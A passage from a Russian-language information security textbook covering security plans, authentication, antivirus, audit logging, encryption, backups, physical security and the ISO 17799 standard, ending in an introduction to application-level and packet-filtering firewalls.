Любой план восстановления после сбоев необходимо периодически тестировать. По крайней мере, один раз в год должно проводиться полное тестирование. При выполнении этого теста возможно перемещение сотрудников в альтернативные помещения, если это предусматривается в плане.

Планы проектов безопасности

Так как обеспечение безопасности является непрерывным процессом, безопасность информации следует рассматривать как постоянно выполняемый проект. Разделим общий проект на несколько мелких, которые должны быть завершены. Согласно рекомендациям, отдел безопасности организации должен утверждать следующие планы.

- Планы усовершенствования.
- Планы проведения оценок.
- Планы оценки уязвимостей.
- Планы аудита.
- Планы обучения.
- Планы оценки политики.

Усовершенствование

Планы усовершенствования вытекают из процедур оценки. Если в результате оценки определены некоторые опасные области, следует создать планы по усовершенствованию для разрешения возможных проблем и внесения соответствующих изменений в среду. Планы усовершенствования могут включать в себя планирование установки политики, применения средств или внесения изменений в систему, либо создания обучающих программ. Каждая оценка, проводимая в рамках организации, должна быть отправной точкой плана усовершенствования.

Оценка

Отдел безопасности организации должен разрабатывать ежегодные планы оценки риска для организации. В средних организациях это может быть план полной оценки, проводимой один раз в год. В крупных организациях план может предусматривать оценки по подразделениям, а полные оценки могут проводиться реже одного раза в год.

Большим организациям рекомендуется отклоняться от концепции ежегодных оценок. На практике оценки занимают много времени при их организации, выполнении и анализе. В очень больших компаниях может быть затрачено несколько месяцев на планирование, несколько месяцев на выполнение и несколько месяцев - на анализ, в результате чего останется совсем немного времени на непосредственное применение изменений, перед тем как наступит время следующей оценки. В подобных случаях эффективнее выполнять менее масштабные оценки с большей частотой, а полные оценки осуществлять периодически, согласно имеющимся условиям.

Оценка уязвимостей

Отделы безопасности организаций должны регулярно проводить *оценку уязвимостей* (сканирование) систем организации. Отдел безопасности должен планировать ежемесячную оценку всех систем внутри организации. Если в организации очень много компьютеров, то их нужно сгруппировать и по частям сканировать каждую неделю. Необходимо наличие планов к исполнению, с помощью которых администраторы смогут внести соответствующие коррективы в системы.

Внимание!

При сообщении системным администраторам результатов сканирования уязвимостей необходимо соблюдать внимательность. Помните, что администраторы выполняют свою работу на благо организации, и это их "хлеб". Здесь не должна идти речь о каком-либо соперничестве; наоборот, системные администраторы и *администраторы безопасности* должны работать совместно для выявления уязвимостей и контроля рисков в организации.

Аудит

Отдел безопасности должен разработать планы проведения аудита на соответствие политике организации. Такие аудиты могут быть сфокусированы на конфигурации систем, соответствии политике резервного копирования или на защите информации в физической форме. Так как аудиты требуют больших усилий со стороны персонала, каждый аудит нацелен на небольшую часть организации. При проведении аудитов системных конфигураций из всех систем можно выбрать образец. При обнаружении значительных расхождений и несоответствий в соответствующем подразделении проводится более масштабный аудит.

Внутренний отдел аудита организации должен иметь свои собственные расписания и планы аудитов. Аудиты, проводимые отделом безопасности, не заменяют аудиты, осуществляемые внутренним отделом аудита. Эти аудиты направлены на определение того, насколько хорошо понимаются и выполняются политики и *процедуры безопасности*, с дальнейшим устранением несоответствий и

недостатков.

Обучение

Планы обучения должны создаваться совместно с отделом кадров. Эти планы включают в себя расписание учебных занятий и планы проведения рекламных кампаний. В расписании необходимо учитывать, что каждый сотрудник должен проходить обучение один раз в два года.

Оценка политики

Каждая политика организации должна предусматривать даты пересмотра политики. Отдел безопасности должен разрабатывать планы для начала пересмотра и оценки политики по мере приближения даты пересмотра. Как правило, каждый год требуется пересмотр двух политик.

Вопросы для самопроверки

1. Бюджет безопасности должен быть обоснован результатами _____.
2. Когда сотрудники организации должны в первый раз проходить обучение безопасности?

Техническая безопасность

Меры по обеспечению технической безопасности связаны с применением элементов *управления безопасностью* на компьютерах и в компьютерных сетях. Эти элементы управления являются отражением политик и процедур организации.

Сетевые соединения

Результатом перемещения информации между организациями явились возросшие коммуникационные возможности между сетями различных организаций. Соединение с интернетом сегодня доступно практически в любой организации, и большая часть компаний использует интернет в определенных деловых целях. Чтобы защитить организацию от нежелательных вторжений, необходимо соблюдать следующие

рекомендации.

Постоянные соединения

Сетевые соединения с другими организациями или с интернетом должны защищаться межсетевым экраном. Межсетевой экран играет роль огнеупорной стены между двумя комнатами, которая разделяет пространство на два различных участка, и при возникновении пожара в одной из комнат огонь не перекинется на вторую. Аналогичным образом межсетевые экраны отделяют сети организаций от интернета или сетей других организаций для предотвращения распространения ущерба. Межсетевые экраны являются фильтрующими маршрутизаторами, фильтрами пакетов или межсетевыми экранами прикладного уровня, в зависимости от требований организации (см. лекцию 10).

Примечание

Беспроводные сети следует также отделять от внутренней сети организации (для этого рекомендуется использовать межсетевой экран), так как беспроводное соединение, по сути, представляет собой постоянное соединение с некоторыми неизвестными объектами (это может быть любой пользователь, находящийся поблизости и имеющий карту беспроводного сетевого интерфейса!).

Соединения удаленного доступа

Соединения удаленного доступа могут использоваться для получения несанкционированного доступа к организациям и, следовательно, эти соединения необходимо защищать. Такие соединения могут устанавливаться посредством коммутируемого телефонного подключения либо через интернет. Поскольку они обеспечивают доступ во внутреннюю сеть организации как обычное постоянное соединение, необходимо использовать некоторую форму двухфакторной аутентификации. Речь идет о следующих механизмах аутентификации.

- Модемы обратного вызова. Используются совместно с механизмом аутентификации и являются достаточным средством аутентификации для телефонных соединений. Модемы обратного вызова настраиваются на определенный номер, который они

набирают перед установкой телефонного соединения. Пользователь, пытающийся подключиться, не может изменить этот номер. Модемы обратного вызова не подходят для мобильных пользователей (т. е. пользователей, постоянно переезжающих с места на место).

- Динамические пароли. Используются в качестве механизма аутентификации и являются таковыми, если комбинируются с какими-либо данными, известными пользователю.
- Устройства шифрования. *Портативные устройства* шифрования используются в качестве механизмов аутентификации при их комбинировании с какими-либо данными, известными пользователю. Устройство шифрования должно быть предварительно снабжено соответствующими ключами шифрования и соответствовать тому, что имеет пользователь.

Любой из этих механизмов подходит для аутентификации пользователей через соединения удаленного доступа.

Примечание

Некоторые типы механизмов аутентификации не подходят для виртуальных частных сетей (VPN). Например, если бы для аутентификации использовался биометрический сканер отпечатков пальцев, потенциальная опасность обмана системы была бы намного выше, так как компьютер находится за пределами защищаемого физического местоположения.

Защита от вредоносного кода

Вредоносный код (*компьютерные вирусы*, *троянские программы* и черви) является одной из наиболее серьезных угроз для информации. Число и степень сложности этих программ продолжает с каждым днем увеличиваться, и также возрастает степень подверженности современных приложений нецелевому использованию этими программами. *Вредоносный код* проникает в организации четырьмя основными способами.

- Файлы с общим доступом с домашних и рабочих компьютеров.
- Файлы, загружаемые с сайтов интернета.

- Файлы, поступающие в организацию в виде вложений электронной почты.
- Файлы, внедряемые в системы посредством использования уязвимостей.

Для контроля этой опасности в организации нужно разработать эффективную антивирусную программу. Хорошая антивирусная программа осуществляет контроль за вредоносным кодом в трех точках.

- Серверы. Антивирусное ПО устанавливается на всех файловых серверах и настраивается на периодическое выполнение полной проверки наличия вирусов во всех файлах.
- Рабочие станции. Антивирусное ПО устанавливается на всех рабочих станциях и настраивается на периодическое выполнение полной проверки наличия вирусов во всех файлах. Кроме того, антивирусное ПО настраивается на проверку каждого открываемого файла.
- Системы электронной почты. Антивирусное ПО устанавливается либо на главный почтовый сервер, либо на пути следования электронной почты внутри организации. Настраивается на проверку каждого файлового вложения перед непосредственной доставкой пользователю.

Примечание

Системные уязвимости устраняются посредством регулярного сканирования уязвимостей и установкой соответствующих обновлений.

Установка и настройка антивирусного программного обеспечения лишь наполовину решает проблему *вредоносного кода*. Для полноты антивирусной программы необходимо обеспечить частые обновления признаков вредоносного ПО и доставку этих обновлений на серверы, рабочие станции и системы электронной почты. Обновления необходимо получать согласно рекомендациям производителя программного обеспечения. Это действие должно выполняться не реже одного раза в месяц.

Многие производители антивирусного ПО предоставляют автоматизированные механизмы загрузки самых последних признаков

вирусов и распространения их по организации. Это позволяет осуществлять ежедневную загрузку признаков вредоносного ПО.

Аутентификация

Аутентификация авторизованных пользователей предотвращает получение неавторизованными пользователями доступа к *корпоративным информационным системам*. Использование механизмов аутентификации предотвращает доступ авторизованных пользователей к той информации, просмотр которой им запрещен. В настоящее время главным механизмом аутентификации при внутрисистемном доступе являются пароли. При использовании паролей следует руководствоваться приводимыми ниже рекомендациями.

- Длина пароля. Минимальная длина пароля должна составлять не менее 8 символов.
- Частота смены пароля. Возраст паролей не должен превышать 60 дней. Кроме того, пароли не должны изменяться в течение дня после плановой смены пароля.
- История пароля. Не должны использоваться последние десять прежних паролей.
- Содержимое паролей. Пароли не должны состоять только из букв; они должны представлять комбинацию букв, цифр и специальных символов пунктуации. При изменении паролей система должна в принудительном порядке налагать эти ограничения.

Примечание

Точные характеристики паролей корректируются в зависимости от используемой системы. Например, пароли Windows 2000 обладают самой высокой надежностью, если имеют длину в семь или четырнадцать символов. Пароли из восьми символов лишь немного надежнее, чем пароли из семи символов.

Пароли всегда хранятся в зашифрованном виде и недоступны обычным пользователям. Для систем или информации особой секретности пароли могут не обеспечивать должной защиты. В этих случаях следует использовать динамические пароли или двухфакторную

аутентификацию. Имейте в виду, что аутентификация представляет собой комбинацию следующих компонентов.

- То, что известно пользователю, например пароль.
- То, что есть у пользователя, например карта доступа.
- То, что представляет личность пользователя, например отпечаток пальца.

Двухфакторная аутентификация используется для снижения уязвимости каждого типа *аутентификационных данных*. Например, пароли записываются на бумаге и, следовательно, могут быть раскрыты. Карты доступа можно украсть, а биометрические средства аутентификации дороги и требуют контролируемого или доверенного доступа между пользователем и компьютером.

Все системы организации следует настроить на запуск экранной *заставки* для удаления информации с экрана и требование повторной аутентификации, если пользователя нет за компьютером больше 10 минут. Если сотрудник оставит компьютер без присмотра, не выходя из сети, то при отсутствии повторной аутентификации злоумышленник сможет использовать этот компьютер под видом работника организации.

Отслеживание

Отслеживание (мониторинг) сетей на предмет наличия *подозрительной активности* стал необходимым и обязательным действием. Это действие включает как аудит, так и мониторинг сети и системы в реальном времени. Как правило, оно разделяется на аудит и обнаружение вторжений.

Аудит

Аудит - это механизм, записывающий действия, происходящие на компьютере. Журнал содержит информацию о произошедших событиях (вход в систему, выход из системы, доступ к файлам и т. д.), о том, кто выполнил то или иное действие, когда выполнено действие, было ли это действие успешным. Журнал аудита - это материал для исследовательских действий, выполняемых после какого-либо

происшествия. Журнал содержит информацию о том, каким образом осуществлено проникновение в компьютерную систему, какая информация считана или изменена. Должна вестись запись следующих событий.

- Вход/выход пользователей.
- Неудачные попытки входа.
- Попытки сетевого подключения.
- Попытки удаленного подключения по телефонной линии.
- Вход *супервизора*/администратора/основателя.
- Функции, привилегии на выполнение которых имеются у *супервизора*/администратора/основателя.
- Доступ к секретным файлам.

В идеальном случае эти события записываются в файл, расположенный на защищенной системе - злоумышленник не сможет удалить следы своих действий.

Журналы аудита полезны в том случае, если они регулярно просматриваются. К сожалению, журналы аудита - это одни из наиболее сложных файлов для просмотра вручную. Человеку очень трудно искать в огромном файле журнала несколько записей, которые могут означать некоторое интересуемое событие. Следовательно, в организациях следует использовать автоматизированные средства просмотра журналов аудита. Эти средства представляют собой сценарии, просматривающие файлы журналов на предмет поиска определенных строк текста. Рекомендуется осуществлять еженедельный просмотр журналов аудита.

Совет

Процесс воссоздания часто затрудняется тем, что временные метки в различных журналах не соответствуют друг другу. Чтобы упростить процесс просмотра журнала, рекомендуется синхронизировать часы на всех системах при помощи централизованной системы синхронизации времени, такой как *NTP*.

Обнаружение вторжений

Системы обнаружения вторжений (*IDS*) используются для мониторинга сетей или систем и оповещения в реальном времени о событии, представляющем интерес для лиц, обеспечивающих безопасность (см. лекцию 13). Использование узловой системы обнаружения вторжений помогает при проверке журналов аудита, т. к. дает возможность просмотра файлов журналов. Сетевая *IDS* используется для мониторинга сети на предмет атак или трафика, который отличается от нормального потока данных, обычно наблюдаемого в сети. Системы *IDS* обоих типов обеспечивают безопасность посредством выдачи предупреждений и оповещений при наличии необычной активности в системе, тем самым снижая время, затрачиваемое на обработку инцидента.

Внимание!

Не следует ограничиваться только лишь применением *IDS*. Развертываемая *IDS* должна быть тесно связана с *политикой использования* компьютеров и политикой безопасности, а также с процедурами обработки инцидентов, имеющимися в организации.

Шифрование

Секретная информация подвергается опасности при передаче незащищенным способом, например через электронную почту или телефонные линии. Секретная информация подвергается опасности при хранении на незащищенном переносном компьютере. Защиту информации обеспечивает шифрование.

Если уровень секретности информации того требует, информация должна шифроваться при передаче по незащищенным каналам связи или через электронную почту. Используемый алгоритм шифрования должен обеспечивать уровень защищенности, соответствующий степени секретности защищаемой информации. На линиях связи между компьютерами организации должно применяться шифрование канала связи. Если между компьютерами используются VPN-соединения, то VPN должны использовать очень мощное шифрование для всей информации, передаваемой между двумя расположениями.

Если электронная почта используется для передачи секретной информации внутри организации, шифрование сообщений не

обязательно. Однако если секретные данные передаются за пределы внутренней сети организации, необходимо шифровать сообщения. Если сообщение передается в другую организацию, следует заранее разработать процедуры, обеспечивающие шифрование сообщения. Некоторые правила (такие как HIPAA) требуют шифрования секретной информации при ее прохождении через открытые сети.

При хранении на переносных компьютерах секретная информация должна находиться в зашифрованном виде. Используемый алгоритм шифрования должен обеспечивать уровень надежности, соответствующий степени секретности защищаемой информации. Система на портативном компьютере должна требовать аутентификацию пользователя перед тем, как он сможет осуществить доступ к информации. В идеальном случае система должна запрещать доступ к информации, если пользователь компьютера недоступен.

При шифровании любых данных следует использовать хорошо известные и проверенные алгоритмы шифрования (см. лекцию 12).

Обновление систем

Поставщики программного обеспечения выпускают обновления для устранения уязвимостей и ошибок в своих программах. Эти обновления очень важны с точки зрения безопасности, так как без них системы будут находиться в состоянии, уязвимом для атаки и проникновения. Тем не менее, обновления не следует устанавливать без их тестирования.

В каждой организации должна быть тестовая лаборатория, в которой будет проводиться проверка новых обновлений различными приложениями перед установкой на функционирующие системы. Администраторы должны регулярно проверять наличие новых обновлений. Все обновления должны устанавливаться в соответствии с процедурами контроля за изменениями, установленными в организации.

Резервное копирование и восстановление

Как говорилось в разделе "Административная безопасность", резервное копирование и восстановление являются неотъемлемыми процедурами

для обеспечения восстановления после сбоя. Чем более "свежими" являются резервные копии, тем легче восстановить все текущие операции. Информация на серверах должна резервироваться ежедневно. Один раз в неделю необходимо осуществлять полное резервное копирование. Резервирование данных в течение последующих шести дней должно дополнять полное резервирование.

Все резервные копии должны периодически проверяться для определения того, успешно ли созданы резервные копии важных файлов. Должны быть установлены регулярные расписания тестирования, чтобы осуществлялось периодическое тестирование всех носителей.

Резервное копирование рабочих станций и портативных компьютеров может вызвать проблемы в любой организации. Одной из них является большой объем данных. Вторая проблема заключается в надобности выполнения резервного копирования между различными сетями. Как правило, резервное копирование рабочей станции и портативных компьютеров производится только в том случае, если информация является слишком секретной, чтобы находиться на файловом сервере. В данном случае резервная система должна находиться в одном местоположении с рассматриваемым компьютером.

Внимание!

Если информация слишком секретна для размещения на файловых серверах, резервные носители требуют особой защиты.

Не менее важно обеспечить правильное хранение резервных копий после их создания. Резервное копирование осуществляется таким образом, чтобы организация смогла восстановить информацию в случае сбоя. Под сбоями подразумеваются такие события, как случайное удаление важного файла пользователем или выход из строя всего сайта. Для восстановления из первой и второй ситуации предъявляются конфликтующие требования к хранению резервных копий. Для восстановления важных пользовательских файлов резервные копии должны находиться под рукой, чтобы восстановление можно было произвести быстро. Для защиты от сбоев и других непредвиденных обстоятельств резервные копии должны храниться в отключенном от сети состоянии.

Согласно рекомендациям, резервные копии нужно отключать от сети для максимизации уровня защиты информации. Резервные копии следует систематизировать, чтобы их можно было быстро найти и использовать для восстановления определенных файлов. Резервные копии необходимо отключить от сети в течение 24 часов после создания.

Физическая безопасность

Для обеспечения полной защиты необходимо выполнять требования *физической безопасности*, наряду с обеспечением технической и административной безопасности. Все меры по обеспечению технической безопасности не смогут защитить секретную информацию, если не контролировать *физический доступ* к серверам. Кроме того, на доступность информационных систем могут повлиять такие факторы, как электроэнергия и климатические условия. Согласно рекомендациям, *физическая безопасность* обеспечивает защиту информационных систем в следующих областях.

- *Физический доступ*.
- Климатические условия.
- Защита от пожара.
- Электроэнергия.

Физический доступ

Все секретные компьютерные системы должны быть защищены от несанкционированного доступа. Как правило, это реализуется посредством содержания систем в едином *информационном центре*. Доступ к *информационному центру* контролируется различными способами. Доступ с помощью магнитной карты или кодового замка призван ограничить число сотрудников, которые могут входить в информационный центр. Стены информационного центра должны быть капитальными, чтобы исключить доступ через пространство над фальш-потолком.

Климатические условия

Компьютерные системы чувствительны к высоким температурам.

Кроме того, компьютеры сами по себе генерируют большое количество тепла. Модули контроля за климатом в *информационном центре* должны обеспечивать постоянную температуру и влажность, а также обладать мощностью, соответствующей размерам помещения и количеству теплоты, выделяемому компьютерными системами. Эти модули настраиваются на уведомление администраторов о сбоях либо о выходе температуры за пределы допустимого интервала. Если вокруг кондиционеров в *информационном центре* конденсируется влага, то из помещения центра необходимо убрать все емкости с водой.

Защита от пожара

В информационных центрах нельзя использовать водяные системы пожаротушения, так как в этом случае компьютерные системы выйдут из строя. Следует использовать системы пожаротушения, активное вещество которых основано не на воде. Система пожаротушения должна быть размещена и настроена таким образом, чтобы огонь в прилегающем пространстве не смог изолировать какую-либо систему информационного центра.

Если применение неводяной системы пожаротушения требует слишком больших затрат, можно использовать "сухую" систему, отключающую электроэнергию в *информационном центре* перед последующей подачей воды. Посоветуйтесь с пожарным инспектором, чтобы выяснить, можно ли использовать этот вариант.

Во многих инструкциях по борьбе с огнем говорится о том, что во всех помещениях здания должны быть установлены распылительные системы пожаротушения, независимо от наличия других систем. В этом случае неводяные системы подавления огня должны быть настроены на работу перед распылительными системами.

Электроэнергия

Для функционирования компьютерных систем необходима электроэнергия. Часто происходят скачки напряжения и кратковременное отключение электроэнергии. Такие прерывания в электроснабжении могут вывести компьютеры из строя и, следовательно, привести к потере данных. Все важные компьютерные системы должны быть защищены от кратковременных отключений

электроэнергии.

Лучше всего с этой задачей справляются резервные источники питания. Эти источники должны обеспечивать электропитание в течение времени, достаточного для выполнения корректного отключения компьютеров. Чтобы защитить системы от более длительных отключений электричества, следует использовать резервные генераторы. В любом случае должны быть настроены оповещения, сообщающие администраторам об отключении электроэнергии.

Совет

Если резервный электрогенератор недоступен, следует приобрести аккумуляторные системы, позволяющие осуществить корректное отключение систем в случае продолжительного отсутствия электропитания. Это предотвратит выход компьютеров из строя при внезапном отключении из-за "севших" аккумуляторов.

Использование стандарта ISO 17799

Существует много различных инструкций, в которых приводятся разного рода рекомендации по той или иной тематике (в данном случае их количество слишком велико для отражения в материале этой книги). Подобные документы опубликованы многими ассоциациями и правительственными агентствами. В 2000 г. Международная организация по стандартизации (ISO) издала международный стандарт для методов безопасности информации. Документ называется "Информационные технологии - методы обеспечения информационной безопасности" - ISO/IEC 17799 (доступен на сайте американского Национального института стандартов ссылка: http://www.ansi.org/; его стоимость - 112 долларов). Документ напрямую базируется на BS (British Standards Institution) 7799.

Данный документ предназначен для использования в качестве стартовой точки. Несмотря на то, что это очень качественный и полезный документ, каждая организация уникальна и, как правило, требует дополнительных мер контроля или же, наоборот, применения меньшего их количества, нежели указано в стандарте.

Ключевые концепции стандарта

ISO 17799 охватывает десять основных областей.

- Политика безопасности. В данном разделе рассказывается о необходимости политики безопасности и регулярного пересмотра и оценки этого документа.
- Организационная безопасность. В данном разделе описывается, как следует обеспечивать безопасность информации. Содержится информация о работе со сторонними организациями и *управлении безопасностью* при этих взаимоотношениях.
- Классификация и контроль имущества. В данном разделе обсуждается необходимость правильной защиты как физических, так и информационных ресурсов.
- *Безопасность персонала*. В данном разделе обсуждается необходимость контроля рисков, связанных с наймом на работу сотрудников, а также обсуждается обучение сотрудников организации. Кроме того, здесь впервые затрагивается тема обработки инцидентов.
- *Физическая безопасность* и безопасность среды. Все физическое имущество должно быть надежно защищено от хищения, пожара и других воздействий. Данный раздел посвящен именно этой теме.
- Управление коммуникациями и операциями. Рассматривается необходимость в документируемых процедурах управления компьютерами и сетями, а также обсуждается вопрос безопасности информации при ее передаче. Здесь также упоминается необходимость защиты компьютеров от вредоносных программ.
- Контроль доступа. В данном разделе обсуждается контроль доступа к информации, системам, сетям и приложениям, а также говорится об управлении пользователями и о необходимости мониторинга.
- Разработка и поддержка систем. В данном разделе рассматриваются вопросы безопасности, связанные с разработкой проектов. Кроме того, здесь обсуждаются необходимость в шифровании и управлении ключами, а также контроль конфигурации системных файлов.
- Поддержка непрерывности деловых процессов. Здесь рассказывается об опасности прерывания деловых процессов и о

различных альтернативных способах поддержки их непрерывности.

- Соответствие политике. В данном разделе говорится о том, каким образом в организации следует соблюдать установленную политику и как должна проводиться проверка на соответствие установленной политике.

Для каждого раздела четко определены цели тех или иных контролирующих действий. Кроме того, во введении приводится полезная информация о том, как достичь защищенного состояния информации внутри организации.

Каким образом использовать этот стандарт

Стандарт *ISO 17799* используется как стартовая точка для разработки *программ безопасности*. При построении *программы безопасности* необходимо ознакомиться с этим документом и использовать его в качестве руководства при работе в той или иной области. Если уже имеется разработанная программа безопасности, то с помощью стандарта *ISO 17799* можно проверить, не упущены ли какие-либо важные вопросы.

Во введении в документ говорится о том, что некоторые меры контроля могут не понадобиться, и что могут потребоваться некоторые дополнительные меры, не включенные в материал стандарта. Точный набор средств, мер и действий по управлению, включаемый в каждую программу безопасности, определяется в процессе оценки угроз.

Внимание!

Не используйте стандарт *ISO 17799* или какой-либо другой рекомендательный документ в качестве требований, соответствие которым должно быть полным и безусловным. Всегда проводите оценку угроз и определяйте действительные требования безопасности для вашей конкретной организации.

Проведение анализа уязвимостей

Этот проект покажет, насколько рассматриваемая организация

соответствует авторитетным рекомендациям. Имейте в виду, что это несколько иная задача, нежели оценка угроз. Вы не будете пытаться выявить угрозы, а будете искать вещи, о которых раньше могли и не знать.

Шаг за шагом

1. Начните прорабатывать рекомендации, приводимые в данной лекции или в стандарте *ISO 17799*, если у вас имеется этот документ.
2. При работе с каждым разделом определите, соответствует ли ваша организация (или последняя проведенная оценка угроз) приводимым рекомендациям.
3. Если рассматриваемая организация не соответствует какой-либо рекомендации, попробуйте понять причину. Возможно, имеются другие меры и средства контроля, или степень угрозы для организации очень мала, вследствие чего неэффективно применять рекомендуемое средство или метод контроля. Кроме того, какая-либо рекомендация могла попросту ранее нигде не приводиться.
4. Для тех рекомендаций, явная причина применения которых в организации отсутствует, разработайте рекомендацию, обеспечивающую соответствующий уровень контроля.

Выводы

Как уже упоминалось выше, этот проект не является повторным проведением оценки угроз, а представляет собой наименее дорогостоящий способ рассмотреть под другим ракурсом имеющуюся программу безопасности. Даже самые опытные сотрудники отдела безопасности могут слишком "зацикливаться" на имеющейся программе, и день ото дня бороться с проблемами, возникающими при поддержке этой программы. *Внешний наблюдатель*, как правило, может внести "свежую струю" в виде рекомендаций, которые позволят усовершенствовать программу безопасности лишь потому, что не будут скованы ежедневным функционированием этой программы. Точно таким же образом может использоваться и документ с авторитетными рекомендациями.

Контрольные вопросы

1. Что такое "авторитетные рекомендации"?
2. Назовите четыре необходимых политики безопасности.
3. Назовите шесть навыков, которыми должны обладать сотрудники отделов безопасности.
4. Является ли закономерностью, что приобретение средств обеспечения безопасности снизит затраты на работу персонала отдела безопасности?
5. Кто должен нести ответственность за безопасность внутри организации?
6. Какова длительность занятия по изучению вопросов безопасности?
7. Должны ли планы восстановления после сбоев включать резервные "горячие сайты"?
8. Каким образом необходимо обеспечивать защиту постоянных соединений с внешними организациями?
9. На каких системах должны устанавливаться антивирусные программы?
10. Какой длины должны быть пароли?
11. Если информация очень секретна, какой метод аутентификации следует использовать?
12. Где должны храниться записи аудита в идеальном случае?
13. Должны ли программные обновления немедленно устанавливаться на все системы после их выпуска производителем?
14. Перечислите четыре аспекта защиты компьютерных систем, размещенных в *информационном центре*.
15. Что представляет собой стандарт ISO, в котором говорится об информационной безопасности?

Межсетевые экраны

В лекции рассмотрены различные типы межсетевых экранов и их различные архитектуры.

В предыдущих лекциях этой книги довольно часто шла речь о межсетевых экранах (и в последующих лекциях мы также будем говорить о них). Межсетевой экран (firewall) - это устройство контроля доступа в сеть, предназначенное для блокировки всего трафика, за исключением разрешенных данных. Этим оно отличается от маршрутизатора, функцией которого является доставка трафика в пункт назначения в максимально короткие сроки.

Существует мнение, что маршрутизатор также может играть роль межсетевого экрана. Однако между этими устройствами существует одно принципиальное различие: маршрутизатор предназначен для быстрой маршрутизации трафика, а не для его блокировки. Межсетевой экран представляет собой средство защиты, которое пропускает определенный трафик из потока данных, а маршрутизатор является сетевым устройством, которое можно настроить на блокировку определенного трафика.

Кроме того, межсетевые экраны, как правило, обладают большим набором настроек. Прохождение трафика на межсетевом экране можно настраивать по службам, IP-адресам отправителя и получателя, по идентификаторам пользователей, запрашивающих службу. Межсетевые экраны позволяют осуществлять централизованное *управление безопасностью*. В одной конфигурации администратор может настроить разрешенный входящий трафик для всех внутренних систем организации. Это не устраняет потребность в обновлении и настройке систем, но позволяет снизить вероятность неправильного конфигурирования одной или нескольких систем, в результате которого эти системы могут подвергнуться атакам на некорректно настроенную службу.

Определение типов межсетевых экранов

Существуют два основных типа межсетевых экранов: межсетевые экраны прикладного уровня и межсетевые экраны с *пакетной*

фильтрацией. В их основе лежат различные принципы работы, но при правильной настройке оба типа устройств обеспечивают правильное выполнение функций безопасности, заключающихся в блокировке запрещенного трафика. Из материала следующих разделов вы увидите, что степень обеспечиваемой этими устройствами защиты зависит от того, каким образом они применены и настроены.

Межсетевые экраны прикладного уровня

Межсетевые экраны прикладного уровня, или прокси-экраны, представляют собой программные пакеты, базирующиеся на операционных *системах общего назначения* (таких как Windows NT и Unix) или на аппаратной платформе межсетевых экранов. Межсетевой экран обладает несколькими интерфейсами, по одному на каждую из сетей, к которым он подключен. Набор правил политики определяет, каким образом трафик передается из одной сети в другую. Если в правиле отсутствует явное разрешение на пропуск трафика, межсетевой экран отклоняет или аннулирует пакеты.

Правила политики безопасности усиливаются посредством использования модулей доступа. В межсетевом экране прикладного уровня каждому разрешаемому протоколу должен соответствовать свой собственный модуль доступа. Лучшими модулями доступа считаются те, которые построены специально для разрешаемого протокола. Например, модуль доступа FTP предназначен для протокола FTP и может определять, соответствует ли проходящий трафик этому протоколу и разрешен ли этот трафик правилами политики безопасности.

При использовании межсетевого экрана прикладного уровня все соединения проходят через него (см. рис. 10.1). Как показано на рисунке, соединение начинается на системе-клиенте и поступает на внутренний интерфейс межсетевого экрана. Межсетевой экран принимает соединение, анализирует содержимое пакета и используемый протокол и определяет, соответствует ли данный трафик правилам политики безопасности. Если это так, то межсетевой экран инициирует новое соединение между своим внешним интерфейсом и системой-сервером.

Межсетевые экраны прикладного уровня используют модули доступа для входящих *подключений. Модуль* доступа в межсетевом экране

принимает входящее подключение и обрабатывает команды перед отправкой трафика получателю. Таким образом, межсетевой экран защищает системы от атак, выполняемых посредством приложений.



Рис. 10.1. Соединения модуля доступа межсетевого экрана прикладного уровня

Примечание

Здесь подразумевается, что модуль доступа на межсетевом экране сам по себе неуязвим для атаки. Если же программное обеспечение разработано недостаточно тщательно, это может быть и ложным утверждением.

Дополнительным преимуществом архитектуры данного типа является то, что при ее использовании очень сложно, если не невозможно, "скрыть" трафик внутри других служб. Например, некоторые программы контроля над системой, такие как NetBus и Back Orifice, могут быть настроены на использование любого предпочитаемого пользователем порта. Следовательно, их можно настроить на использование порта 80 (HTTP). При использовании правильно настроенного межсетевого экрана прикладного уровня модуль доступа не сможет распознавать команды, поступающие через соединение, и соединение, скорее всего, не будет установлено.

Межсетевые экраны прикладного уровня содержат модули доступа для

наиболее часто используемых протоколов, таких как HTTP, SMTP, FTP и telnet. Некоторые модули доступа могут отсутствовать. Если модуль доступа отсутствует, то конкретный протокол не может использоваться для соединения через межсетевой экран.

Межсетевой экран также скрывает адреса систем, расположенных по другую сторону от него. Так как все соединения инициируются и завершаются на интерфейсах межсетевого экрана, внутренние системы сети не видны напрямую извне, что позволяет скрыть схему внутренней адресации сети.

Примечание

Большая часть протоколов прикладного уровня обеспечивает механизмы маршрутизации к конкретным системам для трафика, направленного через определенные порты. Например, если весь трафик, поступающий через порт 80, должен направляться на веб-сервер, это достигается соответствующей настройкой межсетевого экрана.

Межсетевые экраны с пакетной фильтрацией

Межсетевые экраны с *пакетной фильтрацией* могут также быть программными пакетами, базирующимися на операционных *системах общего назначения* (таких как Windows NT и Unix) либо на аппаратных платформах межсетевых экранов. Межсетевой экран имеет несколько интерфейсов, по одному на каждую из сетей, к которым подключен экран. Аналогично межсетевым экранам прикладного уровня, доставка трафика из одной сети в другую определяется набором правил политики. Если правило не разрешает явным образом определенный трафик, то соответствующие пакеты будут отклонены или аннулированы межсетевым экраном.

